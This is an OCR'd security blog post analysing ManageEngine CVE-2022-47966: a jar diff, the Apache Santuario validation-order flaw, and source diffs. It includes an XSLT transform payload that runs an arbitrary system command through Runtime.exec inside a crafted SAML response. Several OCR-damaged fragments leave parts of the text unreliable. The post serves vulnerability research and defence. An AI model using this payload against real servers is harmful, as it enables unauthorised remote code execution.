





ManageEngine CVE-2022-47966

by James Horseman | Jan 19, 2023 | Attack Blogs


Introduction

On January 10, 2023, ManageEngine released a security advisory for CVE-2022-47966 (discovered by Khoadha of Viettel Cyber Security) affecting a wide range of products. The vulnerability allows an attacker to gain remote code execution by issuing a HTTP POST request containing a malicious SAML response. This vulnerability is a result of using an outdated version of Apache Santuario for XML signature validation.

Patch Analysis

We started our initial research by examining the differences between ServiceDesk Plus version 14003 and version 14004. By default, Service Desk is installed into `C:\Program Files\ManageEngine\ServiceDesk`. We installed both versions and extracted the jar files for comparison.

While there are many jar files that have been updated, we notice that there was a single jar file that has been completely changed. `libxmlsec` from Apache Santuario was updated from 1.4.1 to 2.2.3. Version 1.4.1 is over a decade old.



[14003] lib : [14004] lib

```
lib
Name                           Size      Modification time
rtfparserkit-1.8.0.jar         248.8 kB  Wed 11 Jan 2023 11:09:48
s247mon.jar                    20.9 kB   Wed 11 Jan 2023 11:09:48
sdpop-pageconnector.jar        3.0 kB    Wed 11 Jan 2023 11:09:50
slf4j-api-1.7.21.jar           41.3 kB   Wed 11 Jan 2023 11:09:50
snakeyaml-1.11.jar             267.0 kB  Wed 11 Jan 2023 11:09:50
snappy-java-1.1.8.4.jar        2.0 MB    Wed 11 Jan 2023 11:09:50
standard.jar                   315.4 kB  Wed 11 Jan 2023 11:09:50
startupclasses.jar             79.0 kB   Wed 11 Jan 2023 11:09:50
struts-core-1.3.11.jar         328.5 kB  Wed 11 Jan 2023 11:09:50
struts-el-1.3.11.jar           264.4 kB  Wed 11 Jan 2023 11:09:50
struts-extras-1.3.11.jar       39.7 kB   Wed 11 Jan 2023 11:09:50
struts-taglib-1.3.11.jar       251.6 kB  Wed 11 Jan 2023 11:09:50
struts-tiles-1.3.11.jar        119.8 kB  Wed 11 Jan 2023 11:09:50
tika-core.jar                  699.4 kB  Wed 11 Jan 2023 11:09:50
trayicon.jar                   16.2 kB   Wed 11 Jan 2023 11:09:50
ua-parser.jar                  59.7 kB   Wed 11 Jan 2023 11:09:50
univocity-parsers-2.8.4.jar    437.4 kB  Wed 11 Jan 2023 11:09:50
update.jar                     169.1 kB  Wed 11 Jan 2023 11:09:50
urlrewrite-2.5.2.jar           132.7 kB  Wed 11 Jan 2023 11:09:50
versioning.jar                 8.6 kB    Wed 11 Jan 2023 11:09:50
vijava55b20130927.jar          2.2 MB    Wed 11 Jan 2023 11:09:50
visualpage.jar                 2.8 MB    Wed 11 Jan 2023 11:09:50
wrapper.jar                    142.8 kB  Fri 21 Oct 2022 16:35:56
xercesImpl.jar                 1.5 MB    Wed 11 Jan 2023 11:09:50
xml-apis-ext.jar               88.8 kB   Wed 11 Jan 2023 11:09:50
xml-apis.jar                   224.4 kB  Wed 11 Jan 2023 11:09:52
xmlbeans-3.1.0.jar             2.6 MB    Wed 11 Jan 2023 11:09:52
xmlsec-1.4.1.jar               414.7 kB  Wed 11 Jan 2023 11:09:52
~~xmlsec-2.2.3.jar~~
zia_button_bot.jar             54.7 kB   Wed 11 Jan 2023 11:09:52
zip4j_1.3.2.jar                127.7 kB  Wed 11 Jan 2023 11:09:52
zlabs-ml-fasttext.jar          41.7 kB   Wed 11 Jan 2023 11:09:52
zlabs-ml-wrapper.jar           150.3 kB  Wed 11 Jan 2023 11:09:52
zlabs-ml-wrapperv1.jar         319.0 kB  Wed 11 Jan 2023 11:09:52
zlabs-ml-wvcs.jar              135.2 kB  Wed 11 Jan 2023 11:09:52
zlp-url-antispam.jar           102.4 kB  Wed 11 Jan 2023 11:09:52
zoho-security.jar              1.5 MB    Wed 11 Jan 2023 11:09:52
zohoinstrumentation.jar        278.1 kB  Wed 11 Jan 2023 11:09:52
zr-csv.jar                     54.0 kB   Wed 11 Jan 2023 11:09:52
zs-urlvalidator.jar            18.8 kB   Wed 11 Jan 2023 11:09:52
zsec-eventfw.jar               75.3 kB   Wed 11 Jan 2023 11:09:52
zsec-eventpojos.jar            36.7 kB   Wed 11 Jan 2023 11:09:52
zsecagent.jar                  43.1 kB   Wed 11 Jan 2023 11:09:52
zsecappfirewall.jar            71.9 kB   Wed 11 Jan 2023 11:09:52
zsecpiidetector.jar            2.1 MB    Wed 11 Jan 2023 11:09:52
zxing.jar                      192.2 kB  Wed 11 Jan 2023 11:09:52
```

```
lib
Name                           Size      Modification time
rtfparserkit-1.8.0.jar         248.8 kB  Wed 11 Jan 2023 11:10:28
s247mon.jar                    20.9 kB   Wed 11 Jan 2023 11:10:28
sdpop-pageconnector.jar        3.0 kB    Wed 11 Jan 2023 11:10:30
slf4j-api-1.7.21.jar           41.3 kB   Wed 11 Jan 2023 11:10:30
snakeyaml-1.11.jar             267.0 kB  Wed 11 Jan 2023 11:10:30
snappy-java-1.1.8.4.jar        2.0 MB    Wed 11 Jan 2023 11:10:30
standard.jar                   315.4 kB  Wed 11 Jan 2023 11:10:30
startupclasses.jar             79.0 kB   Wed 11 Jan 2023 11:10:30
struts-core-1.3.11.jar         328.5 kB  Wed 11 Jan 2023 11:10:30
struts-el-1.3.11.jar           264.4 kB  Wed 11 Jan 2023 11:10:30
struts-extras-1.3.11.jar       39.7 kB   Wed 11 Jan 2023 11:10:30
struts-taglib-1.3.11.jar       251.6 kB  Wed 11 Jan 2023 11:10:30
struts-tiles-1.3.11.jar        119.8 kB  Wed 11 Jan 2023 11:10:30
tika-core.jar                  699.4 kB  Wed 11 Jan 2023 11:10:30
trayicon.jar                   16.2 kB   Wed 11 Jan 2023 11:10:30
ua-parser.jar                  59.7 kB   Wed 11 Jan 2023 11:10:30
univocity-parsers-2.8.4.jar    437.4 kB  Wed 11 Jan 2023 11:10:30
update.jar                     169.1 kB  Wed 11 Jan 2023 11:10:30
urlrewrite-2.5.2.jar           132.7 kB  Wed 11 Jan 2023 11:10:30
versioning.jar                 8.6 kB    Wed 11 Jan 2023 11:10:30
vijava55b20130927.jar          2.2 MB    Wed 11 Jan 2023 11:10:30
visualpage.jar                 2.8 MB    Wed 11 Jan 2023 11:10:32
wrapper.jar                    142.8 kB  Thu 27 Oct 2022 08:59:44
xercesImpl.jar                 1.5 MB    Wed 11 Jan 2023 11:10:32
xml-apis-ext.jar               88.8 kB   Wed 11 Jan 2023 11:10:32
xml-apis.jar                   224.4 kB  Wed 11 Jan 2023 11:10:32
xmlbeans-3.1.0.jar             2.6 MB    Wed 11 Jan 2023 11:10:32
~~xmlsec-1.4.1.jar~~
xmlsec-2.2.3.jar               1.1 MB    Wed 11 Jan 2023 11:10:32
zia_button_bot.jar             54.7 kB   Wed 11 Jan 2023 11:10:32
zip4j_1.3.2.jar                127.7 kB  Wed 11 Jan 2023 11:10:32
zlabs-ml-fasttext.jar          41.7 kB   Wed 11 Jan 2023 11:10:32
zlabs-ml-wrapper.jar           150.3 kB  Wed 11 Jan 2023 11:10:32
zlabs-ml-wrapperv1.jar         319.0 kB  Wed 11 Jan 2023 11:10:32
zlabs-ml-wvcs.jar              135.2 kB  Wed 11 Jan 2023 11:10:32
zlp-url-antispam.jar           102.4 kB  Wed 11 Jan 2023 11:10:32
zoho-security.jar              1.5 MB    Wed 11 Jan 2023 11:10:32
zohoinstrumentation.jar        278.1 kB  Wed 11 Jan 2023 11:10:32
zr-csv.jar                     54.0 kB   Wed 11 Jan 2023 11:10:32
zs-urlvalidator.jar            18.8 kB   Wed 11 Jan 2023 11:10:32
zsec-eventfw.jar               75.3 kB   Wed 11 Jan 2023 11:10:32
zsec-eventpojos.jar            36.7 kB   Wed 11 Jan 2023 11:10:32
zsecagent.jar                  43.1 kB   Wed 11 Jan 2023 11:10:32
zsecappfirewall.jar            71.9 kB   Wed 11 Jan 2023 11:10:32
zsecpiidetector.jar            2.1 MB    Wed 11 Jan 2023 11:10:32
zxing.jar                      192.2 kB  Wed 11 Jan 2023 11:10:32
```

Jar differences

That is a large version jump, but if we start with the 1.4.2 release notes we find an interesting change:

- **Switch order of XML Signature validation steps. See Issue 44629.**

Issue 44629 can be found here. It describes switching the order of XML signature validation steps and the security implications.

XML Signature Validation

XML signature validation is a complex beast, but it can be simplified down to the the following two steps:

erence> **element within the** `<SignedInfo>` **element has a**


e the `<SignedInfo>` **element. This assures that the**

with.

s reference validation followed by signature validation, these
 reference validation step can involve processing attacker
erform the signature validation step first to ensure that the
transforms came from a trusted source.

Applications that support single sign-on typically use an authorization solution like SAML. When a user logs into a remote service, that service forwards the authentication request to the SAML Identity Provider. The SAML Identity Provider will then validate that the user credentials are correct and that they are authorized to access the specified service. The Identity Provider then returns a response to the client which is forwarded to the Service Provider.

The information flow of a login request via SAML can been seen below. One of the critical pieces is understanding that the information flow uses the client's browser to relay all information between the Service Provider (SP) and the Identity Provider (IDP). In this attack, we send a request containing malicious SAML XML directly to the service provider's Assertion Consumer (ACS) URL.




Information flow via https://cloudsundial.com/

The Vulnerability

Vulnerability Ingredient 1: SAML Validation Order

Understanding that SAML information flow allows an attacker to introduce or modify the SAML data in transit, it should now be clear why the Apache Santuario update to now perform signature validation to occur before reference validation was so important. This vulnerability will abuse the verification order as the first step in exploitation. See below for the diff between v1.4.1 and v.1.4.2.



```
-         SignedInfo si=this.getSignedInfo();
-         if (!si.verify(this._followManifestsDuringValidation)) {
-            return false;
-         }
-
+         SignedInfo si=this.getSignedInfo();
          //create a SignatureAlgorithms from the SignatureMethod inside
          //SignedInfo. This is used to validate the signature.
          SignatureAlgorithm sa =si.getSignatureAlgorithm();
@@ -600,20 +610,22 @@ private Element signatureValueElement;
          OutputStream bos=new UnsyncBufferedOutputStream(so);
          si.signInOctectStream(bos);
          try {
-                       bos.close();
-               } catch (IOException e) {
-                       //Imposible
-               }
-
+               bos.close();
+        } catch (IOException e) {
+               //Imposible
+        }
+
          //retrieve the byte[] from the stored signature
          byte sigBytes[] = this.getSignatureValue();

-
          //Have SignatureAlgorithm sign the input bytes and compare them to the
          //bytes that were stored in the signature.
-         boolean verify = sa.verify(sigBytes);
+         if (!sa.verify(sigBytes)) {
+            log.warn("Signature verification failed.");
+           return false;
+        }

-         return verify;
+         return si.verify(this._followManifestsDuringValidation);
       } catch (XMLSecurityException ex) {
          throw new XMLSignatureException("empty", ex);
       }
```


1.4.1 vs 1.4.2

In v1.4.1, reference validation happened near the top of the code block with the call to `si.verify()`. In v1.4.2, the call to `si.verify()` was moved to the end of the function after the signature verification in `sa.verify(sigBytes)`.

Vulnerability Ingredient 2: XSLT Injection

Furthermore, each `<Reference>` element can contain a `<Transform>` element responsible for describing how to modify an element before calculating its digest. Transforms allow for arbitrarily complex operations through the use of XSL Transformations (XSLT).

These transforms are executed in `src/org/apache/xml/security/signature/Reference.java` which is eventually called from `si.verify()` from above.



```
    try {
      Transforms transforms = this.getTransforms();
      XMLSignatureInput output = null;

      if (transforms != null) {
        output = transforms.performTransforms(input,os);
        this._transformsOutput = output;//new XMLSignatureInput(output.getBytes());

        //this._transformsOutput.setSourceURI(output.getSourceURI());
      } else {
        output = input;
      }

      return output;
    } catch (ResourceResolverException ex) {
      throw new XMLSignatureException("empty", ex);
    } catch (CanonicalizationException ex) {
      throw new XMLSignatureException("empty", ex);
    } catch (InvalidCanonicalizerException ex) {
      throw new XMLSignatureException("empty", ex);
    } catch (TransformationException ex) {
      throw new XMLSignatureException("empty", ex);
    } catch (XMLSecurityException ex) {
      throw new XMLSignatureException("empty", ex);
    }
}
```

Reference transforms

XSLT is a turing-complete language and, in the ManageEngine environment, it is capable of executing arbitrary Java code. We can supply the following snippet to execute an arbitrary system command:

```
<ds:Transform Algorithm="http://www.w3.org/TR/1999/REC-xslt-19991116">
    <xsl:stylesheet version="1.0" xmlns:xsl="http://www.w3.org/1999/XSL/Transform" xr
        <xsl:template match="/">
            <xsl:variable name="rtobject" select="rt:getRuntime()"/>
            <xsl:variable name="process" select="rt:exec($rtobject,'{command}')"/>
            <xsl:variable name="processString" select="ob:toString($process)"/>
            <xsl:value-of select="$processString"/>
        </xsl:template>
    </xsl:stylesheet>
</ds:Transform>
```

Abusing the order of SAML validation in Apache Santuario v1.4.1 and Java's XSLT library providing access to run arbitrary Java classes, we can exploit this vulnerability in ManageEngine products to gain remote code execution.

SAML SSO Configuration

